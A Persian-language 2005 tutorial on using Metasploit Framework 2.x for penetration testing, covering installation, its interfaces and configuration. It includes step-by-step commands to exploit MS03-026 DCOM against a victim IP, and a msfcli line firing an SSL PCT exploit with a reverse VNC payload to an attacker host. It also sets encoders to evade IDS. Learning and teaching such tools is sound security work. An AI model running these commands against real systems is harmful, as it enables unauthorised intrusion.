آموزش مقدماتی

Metasploit Framework

as a

Penetration Testing Tool

تهیه و تنظیم :

L i t t l e H a c k e r

L177L3_H4CK3R [at] YAHOO [dot] COM

فروردین ۱۳۸٤

با نام و یاد ایزد یکتا

در این مقاله نگاهی کوتاه به این ابزار و چگونگی استفاده از آن خواهیم داشت. سعی شده است تا از مطرح نمودن جزئیات صرف نظر گردد. همچنین سعی گردیده است با ارائه مثالهای ساده و گام به گام همراه با تصاویر به درک راحتتر خواننده کمک شود. آشنایی کاربر با زبانهای برنامه نویسی ضرورتی ندارد لیکن بایستی با کاربرد اکسپلویتها آشنایی کافی داشته باشد.

توافقنامه

نویسنده مقاله (و همچنین سایتهای ارائه دهنده این مقاله) هیچگونه مسئولیتی در قبال نحوه استفاده (یا سو استفاده) از اطلاعات این مقاله توسط کاربران را نمی پذیرند و مسئولیت هرگونه عملی صرفا بر عهده عامل یا عاملان آن خواهدبود.

نویسنده موکدا تقاضا دارد از اطلاعات این مقاله استفاده غیراخلاقی (آسیب زدن) نگردد و چون هیچگونه ابزار کنترلی بر تعهدات خواننده (مبنی بر استفاده اخلاقی) ندارد، آن را به وجدان خواننده واگذار می‌نماید.

۱- مقدمه:

متااسپلویت[1] یک ابزار تست نفوذ پذیری است که به کاربر اجازه میدهد برای یک باگ مشخص اکسپلویت دلخواه خود را بسازد. در حال حاضر آخرین نسخه موجود ۲/۳ می‌باشد که می توان آنرا از سایت آن یعنی http://www.metasploit.com به صورت رایگان تهیه کنید.

۲- نصب:

متااسپلویت در اصل یک نرم افزار یونیکسی است و انتظار می رود روی تمام یونیکسهای دارای مفسر پرل[2] اجرا شود. سیستم عاملهای ذیل بدون هیچ مساله خاصی آزمایشات را پشت سر گذاشته اند:

- لینوکس *(x86)* [3]
- ویندوزهای سری *NT* [4]
- یونیکس *BSD* [5]
- *MacOS X* [6]

نصب متااسپلویت بر سیستم عاملهای زیر با مشکل همراه بوده است:

- ویندوزهای *9x* [7]
- *HP-UX* [8]

البته سازندگان متااسپلویت ادعا دارند که محصول آنها بر سیستمهای عاملهای *Solaris* و حتی *AIX* و *Sharp Zaurus* نیز نصب گردیده است.

برای نسب بر لینوکس توصیه شده که ماجولهای *Term::ReadLine::Gnu* و *Net::SSLeay* که در شاخه *extras* هستند پس از *decompress* شدن مجددا به صورت زیر کامپایل شوند.

perl Makefile.PL && make && make install

1 Metasploit
2 Perl Interpreter, version 5.6
3 Linux – kernel 2.4 , 2.6
4 Windows NT4 , 2000 , XP , 2003
5 Open BSD 3.X , FreeBSD 4.6 +
6 MacOS X (10.3.X)
7 Windows 95, 98, ME
8 HP-UX i11 (required Perl)


همچنین برای نصب بر سیستم عامل ویندوز نیاز به *cygwin*[1] است که البته در بسته نصب ویندوزی، یک نسخه کوچک شده و نسبتا قدیمی آن قرار داده شده است. نگارنده توصیه می‌کند در صورتی که نسخه جدید و کاملی از *cygwin* برروی ویندوز شما نصب شده‌است از نسخه یونیکسی متااسپلویت استفاده نمایید. زیرا اولا نصب نسخه ویندوزی آن باعث از بین رفتن *cygwin* شما خواهد شد و ثانیا حجم نسخه یونیکسی به مراتب کمتر از نسخه ویندوزی آن است و دانلود آنرا راحتتر می‌نماید. همچنین به علت استفاده متااسپلویت از *rawsocket* باید مطمئن شوید سیستم عامل شما از آن حمایت می‌کند. یادآوری می‌شود که ویندوز *xp* به صورت پیش فرض از *rawsocket* حمایت می‌کند و ویندوز ۲۰۰۰ هم با کمک برنامه *WinPcap* [2] می‌تواند از *rawsocket* حمایت کند ولی ویندوزهای *9x* چنین قابلیتی ندارند و همین مساله موجب بروز مشکلاتی هنگام استفاده از آن می‌شود.

۳- استفاده:

متااسپلویت سه رابط کاربر دارد: رابط کنسول[3]، رابط خط فرمان[4] و رابط وب[5] که هریک بررسی خواهد شد.


۳-۱- رابط کنسول:

کنسول متااسپلویت، محیطی فعال[6] و انعطاف پذیر برای کاربر فراهم می‌کند و همین مساله، کنسول را به محبوبترین رابط متااسپلویت تبدیل کرده است. برای استفاده از این رابط کافی است *msfconsole* را اجرا کنید. سپس لوگوی برنامه نمایش و اطلاعاتی در مورد تعداد اکسپلویتها و پیلودها[7] داده می‌شود و منتظر فرمان می‌ماند.



1 http://www.cygwin.com
2 http://winpcap.polito.it
3 Console
4 Command Line Interface (cli)
5 web
6 interactive
7 Payload


همانند هر برنامه دیگر توصیه می شود از دستور *help* برای اطلاع از دستورات استفاده کنید. با اجرای دستور *help* در محیط کنسول دستوراتی مشابه شکل زیر به نمایش در می‌آیند:




همانطور که ملاحظه می کنید یکی از دستورات، دستور *show* می‌باشد که به دلیل استفاده زیاد، قبل از بقیه مورد بررسی قرار می گیرد. فرم کلی این دستور به صورت زیر است:

```
msf> show module
```

با اجرای *show exploits*، لیست اکسپلویتها و با اجرای *show payloads* لیست پیلودهای موجود ارایه می گردد.







برای کسب اطلاعات بیشتر در مورد یک اکسپلویت یا پیلود می توان از دستور *info* استفاده نمود. شکل کلی این دستور به صورت زیر است:

```
msf> info  module  name
```

مثلا فرمان *info exploit msrpc_dcom_ms03_026* اطلاعاتی راجع به آن به شکل زیر ارائه می کند:



و یا فرمان *info payload winbind* اطلاعات مفیدی خواهد داد که می‌تواند در تست نفوذپذیری مفید باشد:



البته از نسخه ۲/۲ به بعد نیازی به ذکر نوع ماجول[1] نیست و می توان از فرمانهای *info msrpc_dcom_ms03_026* و *info winbind* به جای دو فرمان قبلی هم استفاده نمود.

1 *Module*


پس از آشنایی با این دو فرمان که جنبه آگاهی بخشی داشت، نوبت به استفاده موثر از *msf* می‌رسد. با دانستن اکسپلویتهای موجود، اکسپلویت مورد نظر[1] با دستور *use* انتخاب می‌شود. شکل کلی این دستور به صورت زیر است:

```
msf> use  exploit_name
```

پس از معرفی اکسپلویت مورد نظر، اعلان[2] متااسپلویت از *msf* به *msf exploit_name* تغییر می‌کند که نشان می‌دهد عملیات آماده‌سازی اکسپلویت با موفقیت انجام شده است. از این پس در محیط اکسپلویتها به کار ادامه می‌دهیم. برای کسب آگاهی در این محیط جدید می‌توانید از دستور*show* استفاده کنید. دستور*show* در محیط اکسپلویتها قادر به ارائه چهار نوع اطلاعات می‌باشد، لذا باید نوع اطلاعات مورد نظر را مشخص کنید:

```
msf exploit_name> show options
msf exploit_name> show advanced
msf exploit_name> show targets
msf exploit_name> show payloads
```

اگر با اکسپلویتها کار کرده باشید حتما در بعضی از آنها با مفهوم *target* آشنا شده‌اید.*target* معمولا مشخصات نسبتا دقیقی از هدف می‌باشد؛ مثلا *win 2k sp1 en* که نشاندهنده یک ویندوز ۲۰۰۰ انگلیسی زبان با سرویس پک ۱ می‌باشد که می‌تواند منظور یک *target* باشد. چنین اطلاعاتی در اغلب اکسپلویتها مورد استفاده قرار می‌گیرد. گزینه *options* اغلب شامل اطلاعاتی مانند آدرس و پورت قربانی[3] می‌باشد. دستور *show payloads* نیز تمامی *payload* های سازگار با این اکسپلویت را نمایش می‌دهد.



1 تعیین نوع اکسپلویت معمولا در نتیجه یک اسکن آسیب پذیری (*vulnerability scan*) مشخص می‌شود. مشهورترین اسکنر آسیب‌پذیری *nessus* نام دارد که می‌توانید آنرا از سایت http://www.nessus.org به صورت رایگان دریافت نمایید.

2 prompt

3 Victim

همانطور که ملاحظه می‌شود اکسپلویت *dcom* استفاده شده دارای دو گزینه اجباری *RHOST* و *RPORT* که به ترتیب نشاندهنده آدرس و پورت قربانی است[1] و همچنین یک *target* که شامل ویندوز*NT* با سرویس پک ٦ و تمام نسخه‌های ویندوز ۲۰۰۰ و *XP* می‌باشد.

حال باید مقادیر تک‌تک متغیرهای اکسپلویت انتخابی تعیین شود. شکل کلی مقدار دهی به متغیرها به صورت زیر است:

```
msf exploit_name> set  VARIABLE  VALUE
```

به عنوان مثال در مورد اکسپلویت انتخابی چون فقط یک *target* با شماره *0* داشتیم باید به صورت زیر عمل کنیم:

set TARGET 0

و برای تعیین کامپیوتر قربانی (*172.16.0.27*) باید تایپ کنید :

set RHOST 172.16.0.27

در اینجا توجه داشته باشید چون متغیر *RPORT* دارای مقدار پیش‌فرض[2] می‌باشد لذا نیازی به مقدار دهی ندارد. از آنجا که مقادیر پیش‌فرض با دقت تنظیم شده‌اند توصیه می‌شود فقط در صورت اطمینان از خود، مقادیر آنها را تغییر دهید.

اکنون نوبت تعیین *payload* است. همیشه سعی کنید در این قسمت دقت خاصی به خرج دهید زیرا انعطاف‌پذیری *msf* به خاطر *payload* های مختلف آن است. سعی کنید بعد از هر به ارتقا[3] نگاهی به خروجی *show payloads* بیاندازید. در این مثال از *payload* ساده *winbind* استفاده شده که خط فرمان را از طریق باز کردن پورت و فالگوش ایستادن[4] در اختیار می‌گذارد. برای اینکار از دستور *set PAYLOAD winbind* استفاده می‌کنیم. در صورتی که عملیات تعیین *Payload* موفقیت‌آمیز باشد، نام آن به اعلان اضافه می‌شود. از این پس در محیط *payload* خواهیم بود. برای کسب آگاهی بیشتر از محیطی که در آن قرار داریم می‌توان دوباره از دستور *show option* استفاده کرد.


همانطور که در مثال مشاهده می‌کنید با توسعه محیط کار بعد از انتخاب *payload* اعلان متااسپلویت از شکل *msf msrpc_dcom_ms03_026>* به شکل *msf msrpc_dcom_ms03_026(winbind)>* درآمده‌است.

1 همانطور که مشخص است حرف *R* مخفف کلمه *Remote* می‌باشد

2 Default

3 upgarde

4 Listenning



همچنین دستور *show options* در محیط *Payload* گزینه‌های بیشتری را نشان می‌دهد که از میان گزینه‌های جدید، یک متغیر اختیاری به نام *EXITFUNC* دیده می‌شود (که تقریبا در اکثر *payload* های مربوط به ویندوز وجود دارد) و نحوه اتمام کار را بعد از اینکه *payload* کار خود را تمام کرد مشخص می‌کند. سعی کنید مقدار آنرا حتی‌الامکان تغییر ندهید مگر آنکه به کار خود اطمینان داشته‌باشید. متغیر جدید دیگری به نام *LPORT* نیز وجود دارد که باید اجبارا مقدار دهی شود. همانطور که پیداست[1] *LPORT* نماینده شماره پورتی است که متااسپلویت در کامپیوتر حمله کننده باز کرده و از طریق آن به قربانی حمله می‌کند[2]. برای مقدار دهی به این متغیر نیز از همان دستور *set* استفاده می‌کنیم. در اینجا از پورت ۱۵۳۶ استفاده کرده‌ایم:

set LPORT 1536

اکنون همه چیز برای حمله مهیا است. برای اطمینان از اینکه چیزی از قلم نیافتاده است می توان از دستور *show options* استفاده نمود.

برای بررسی اینکه سیستم قربانی دارای نسبت به اکسپلویت تنظیم شده آسیب‌پذیر است یا خیر می‌توانید از دستور *check* استفاده کنید. البته این دستور برای همه اکسپلویتها وجود ندارد و فقط بعضی به آن مجهز شده‌اند. به هرحال برای بررسی *Patch* بودن یا نبودن بسیار مفید است.

```
msf exploit_name(payload_name)> check
```

1 حرف *L* در *LPORT* مخفف کلمه *Local* است

2 بعضی مواقع انتخاب پورت مبدا بسیار اهمیت پیدا میکند. مثلا برای عبور از دیواره آتش (*Firewall*)

برای حمله نهایی نیز می‌توان از دستور *exploit* استفاده کرد.

```
msf exploit_name(payload_name)> exploit
```

به این ترتیب شما یک حمله کلاسیک انجام داده‌اید. اما انعطاف متااسپلویت شما را محدود به این شیوه نمی‌کند.

۳-۲- رابط خط فرمان[1]:

برای استفاده از رابط خط فرمان که احتیاج به تسلط بیشتری نسبت به رابط کنسول دارد، کافی است دستور *msfcli* را همراه با آرگومانهای لازم تایپ کرد. تسلط بیشتر به خاطر آن است که بایستی تمامی تنظیمات را در یک خط اعمال کرد. برای بیشتر مواقع می توان الگوی زیر را در نظر گرفت:

```
msfcli exploit_name RHOST=victim_ip RPORT=service_port PAYLOAD=payload_name
LHOST=your_ip LPORT=local_port TARGET=target_code
```

در مثال ذیل:

msfcli windows_ssl_pct RHOST=192.168.1.153 RPORT=443 PAYLOAD=win32_reverse_vncinject LHOST=192.168.1.156 TARGET=0 E

حمله‌کننده‌ای با آدرس *192.168.1.156* (مقدار*LHOST*) علیه یک سرور ویندوز*2000* با سرویس‌پک *4* (مقدار *TARGET*) با آدرس *192.168.1.153* (مقدار*RHOST*) اکسپلویت *SSL* (یا همان *windows_ssl_pct*) با پورت سرویس *443* (مقدار*RPORT*) را با هدف راه‌اندازی *VNC* و احتمالا رد شدن از دیواره آتشین (مقدار*PAYLOAD*) بکار گرفته است.

۳-۳- رابط وب[2]:

متااسپلویت نیز همانند اکثر ابزارهای حرفه‌ای دارای این قابلیت است که برروی سروری[3] با پهنای باند زیاد نصب شود و از راه دور با استفاده از یک کامپیوتر شخصی با پهنای باند کم از مزایای آن بهره جست. بله راه حل

[1] Command Line Interface (cli)
[2] msfweb
[3] Server

استاندارد آن رابط وبی است برای آن تدارک دیده شده است. البته این رابط کاربر هنوز در مراحل نخستین خود است و تکامل چندانی نیافته است. رابط وب متااسپلویت در واقع یک وب‌سرور متکی به خود است که قابلیتهای آنرا از طریق جستوگر اینترنتی بطور همزمان در اختیار کاربران می‌گذارد. جستجوگرهای *FireFox 1.0* و *Internet Explorer 6.0* و *Safari/Kanqueror* در آزمایشات بی مشکل بودند.

مهمترین مشکل *msfweb* مساله ایمنی آن است. در واقع این رابط هیچ تمهیدی برای اینکار ندارد و در صورت فعال شدن این سرویس هر کسی که بتواند به آن وصل شود قادر خواهد بود از آن هر استفاده‌ای بکند. تنظیمات پیش‌فرض آن به گونه ایست که فقط به خود کامپیوتر سرویس دهنده خدمات می‌دهد. می‌توان آنرا با گزینه *a* – که به دنبالش آدرس *IP* شبکه یا کامپیوتر مورد نظر است تغییر داد. مثلا فرمان زیر خدمات متااسپلویت را برای همگان مهیا می‌سازد:

msfweb – a 0.0.0.0

که البته به هیچ وجه استفاده از آن توصیه نمی شود.امکان حملات *XSS* علیه کاربران این رابط بسیار زیاد است و در صورتی که تمایل به استفاده راه دور از قابلیتهای متااسپلویت را دارید، نویسنده توصیه می‌کند تا از روشهای دیگر که نام کاربری و کلمه عبور لازم دارند استفاده نمایید همچون *RemoteDesktop*، *VNC* یا *Telnet* که با استفاده از آن هم می‌توانید به رابط کنسول و هم رابط خط فرمان دسترسی داشته باشید یا با *netcat* یا *Web-based shell* های مختلف (که نام کاربری و کلمه عبور مجهز شده باشند) به رابط خط فرمان دسترسی داشته باشید (مطابق تجربه نگارنده – حداقل در سیستم عامل ویندوز- علی رغم اینکه *netcat* همانند *telnet* یک شل فعال[1] در اختیار کاربر می‌گذارد ولی نمی‌توان با آن به کنسول متصل شد.)

٤- محیطها و متغیرهای متااسپلویت :


در مثالهای قبل به طور ضمنی با مفاهیم محیط و متغیر آشنا شده و با آنها کار کردیم بدون اینکه آنها را معرفی نماییم. اگر به خاطر داشته باشید با اجرای *msfconsole* وارد محیط کنسول شدیم که دارای متغیرهایی بود و بعد این محیط با انتخاب اکسپلویت و سپس *payload* گسترش یافت و هریک از این محیطها متغیرهای جدیدی را وارد میدان

[1] Interactive Shell

کردند. همانطور که متوجه شده‌اید در هر لحظه با نگاهی به اعلان می‌توان فهمید در کدام محیط قرار گرفته‌ایم. محیط در واقع نام فضایی است که برای متغیرها در نظر گرفته شده و متغیرها نیز آرگومانهایی هستند که تنظیمات را به عهده‌دار هستند. متااسپلویت در کل دو نوع محیط دارد: یکی محیط سراسری[1] و دیگری محیط موقت[2]. هر اکسپلویتی دارای یک محیط موقتی است که با انتخاب آن اکسپلویت محیط سراسری را بازنویسی[3] می‌کند.

٤-١- محیط سراسری :

برای تنظیم محیطهای سراسری می‌توان از دستورات *setg* و *useg* استفاده کرد. استفاده از *setg* بدون ذکر نام متغیر تنظیمات تمام متغیرهای سراسری را نمایش می‌دهد و *useg* نیز تمام متغیرهای سراسری به مقدار پیش‌فرض باز می‌گرداند. مثلا در مثال زیر متغیرهای سراسری *LHOST*، *LPORT* و *PAYLOAD* را مقدار دهی کرده و تنظیمات اعمال شده را با دستور *save* برای استفاده بعدی ذخیره نموده‌ایم.



البته محل ذخیره شدن تنظیمات در نسخه‌های مختلف فرق می‌کند[4]

٤-٢- محیط موقت :

همانطور که گفته شد محیطهای موقتی در واقع زیر-محیطی[1] هستند که محیط سراسری را بازنویسی[2] می‌کند و مختص اکسپلویت انتخاب شده می‌باشد. محیط موقت هر اکسپلویت از بقیه مجزا گشته‌است و به این ترتیب به راحتی می‌توان بین اکسپلویتهای از پیش تنظیم شده با دستور *use* جابجا شد.

---

1 Gelobal Environment
2 Temporary Environment
3 Override
4 در نسخه‌های ۲/۰ و ۲/۱ تنظیمات در شاخه $HOME/.msfconfig و در نسخه ۲/۲ در شاخه $HOME/.msf/config ذخیره می‌شود

٤-٣- تنظیمات پیشرفته محیط :

متااسپلویت تعداد کمی تنظیمات پیشرفته بشرح ذیل دارد :

٤-٣-١- **ثبت وقایع**[3]: برای فعال ساختن آن بایستی به متغیر (سراسری یا محلی) *logging* یک مقدار غیر صفر نسبت داد. فایلهای ثبت وقایع به طور پیش‌فرض در شاخه *$HOME/.msflogs* قرار دارد[4] که می‌توان آنرا با مقدار دهی به متغیر *LogDir* به مسیر دلخواه عوض کرد. همچنین می‌توان با استفاده از *msflogdump* محتویات این فایلها را برای جلسه جاری[5] مشاهده نمود.

٤-٣-٢- **سوکت**[6]: تنظیم مهلت زمانی[7] و استفاده از پروکسی را بر عهده دارد.

برای تنظیم پروکسی[8] به صورت موقت، متغیر *Proxies* و به صورت سراسری متغیر *Msf::Socket::Proxies* باید مقدار دهی شوند. برای استفاده زنجیری[9] از پروکسها باید آنها را به شکل زیر پشت سرهم قرار داد و با کاما (,) آنها را از هم جدا کرد:

type:host:port,type:host:port,type:host:port,...

متغیر محلی *RecvTimeout* و سراسری *Msf::Socket::RecvTimeout* هم مهلت زمانی (برحسب ثانیه) را برای خواندن اطلاعات از سوکت تنظیم می‌کند. در صورتی که سرعت اتصال شما به اینترنت کم است شاید بد نباشد تا مقدار آنرا افزایش دهید.

همچنین متغیر محلی *ConnectTimeout* و سراسری *Msf::Socket::ConnectTimeout* هم مهلت زمانی (برحسب ثانیه) را برای اتصال سوکت تنظیم می‌کند و نیز متغیر محلی *RecvTimeoutLoop* و نظیر سراسری آن یعنی *Msf::Socket::RecvTimeoutLoop* هم حداکثر زمان (برحسب ثانیه) که سوکت قبل از بسته شدن، جهت اتصال منتظر می‌ماند را تنظیم می‌کند.

---

1 sub-environment
2 Override
3 Logging Options

4 - فایلهای لوگ در نسخه ۲/۲ در مسیر *$HOME/.msf/logs* قرار دارد

5 Current Session
6 Socket Options
7 Timeout
8 HTTP و SOCKS4
9 Chain Proxy

٤-٣-٣- **دیباگ**[1]: می‌توان برای دریافت جزئیات بیشتر در حین عملیات به متغیر *DebugLevel* مقدار دهی کرد. به این متغیر می‌توان اعدادی از *0* تا *5* را نسبت داد که بیشترین اطلاعات را در سطح *5* و کمترین اطلاعات را در سطح *0* شاهد خواهیم بود. مقدار پیش‌فرض آن *0* می‌باشد.

٤-٣-٤- **پیلود**[2]: بطور پیش‌فرض فرایند رمزنگاری[3] برای تمام ماجولها ادامه می‌یابد مگر آنکه در اکسپلویت به کرکترهایی[4] برخورد کند که نامفهوم باشند. اولویت‌بندی در رمزنگاری را می‌توان به وسیله مقدار دهی به متغیر *Encoding* انجام داد که شکلهای مختلف رمزنگاری بوسیله ویرگول (,) از یکدیگر جدا شده‌اند. همچنین متغیر *Nop* برای مشخص کردن اولویت الگوریتم تولید *nop* (برای فرار از *IDS*) بکار می‌رود. متغیر *RandomNops* به ماجول تولیدگر *nop* می‌گوید که به جای استفاده ترتیبی از الگوریتمها، ازآنها به صورت تصادفی استفاده کند. نسخه ۲/۲ از یک تولیدگر *nop* هوشمند استفاده می‌کند.

```
msf> set Encoder ShikataGaNai
msf> set Nop Opty
```

٥- ارتقا و افزودن اکسپلویت و پیلود جدید:

در پایان به ارتقای متااسپلویت می‌پردازیم که می‌تواند به دو روش خودکار و دستی انجام پذیرد، که به اختصار در ذیل شرح داده می‌شود.

در روش خودکار، با استفاده از *msfupdate* به سایت *http://www.metasploit.com* متصل شده و عملیات ارتقا به صورت خودکار انجام می‌پذیرد. برای کسب اطلاعات بیشتر در مورد آن می‌توان آن را با آرگومان *h* - بکاربرد.

در روش دستی، باید ابتدا نام صحیح اکسپلویتی که برای متااسپلویت نوشته شده را بدانید. برای اطلاع از نام اکسپلویت آنرا با یک ویرایشگر متن باز کنید و به دنبال عبارتی شبیه به *package Msf::Exploit::exploit_name;* بگردید. در این صورت نام اکسپلویت مورد نظر *exploit_name* خواهد بود که باید پسوند *pm* را به آن اضافه کنید و در

[1] Debugging Options
[2] Payload Options
[3] Encoding Process
[4] Character

زیرشاخه *exploits* کپی کنید. برای مثال اکسپلویت سرریزپشته *IIS 5.x SSL PCT* که در تاریخ ٤ آوریل ۲۰۰٤ توسط وب سایت *k-otik* انتشار یافت[1] را اگر با یک ویرایشگر باز کنید با مشاهده عبارت *Msf::Exploit::iis5x_ssl_pct* درمی‌یابیم که نام آن *iis5x_ssl_pct* است پس آنرا با نام *iis5x_ssl_pct.pm* در زیر شاخه *exploits* ذخیره می کنیم. به محض کپی کردن آماده استفاده خواهد بود و حتی نیازی به راه‌اندازی مجدد کنسول وجود ندارد.

با آرزوی موفقیت
هکر کوچولو

[1] http://www.k-otik.com/exploits/04242004.iis5x_ssl_pct.pm.php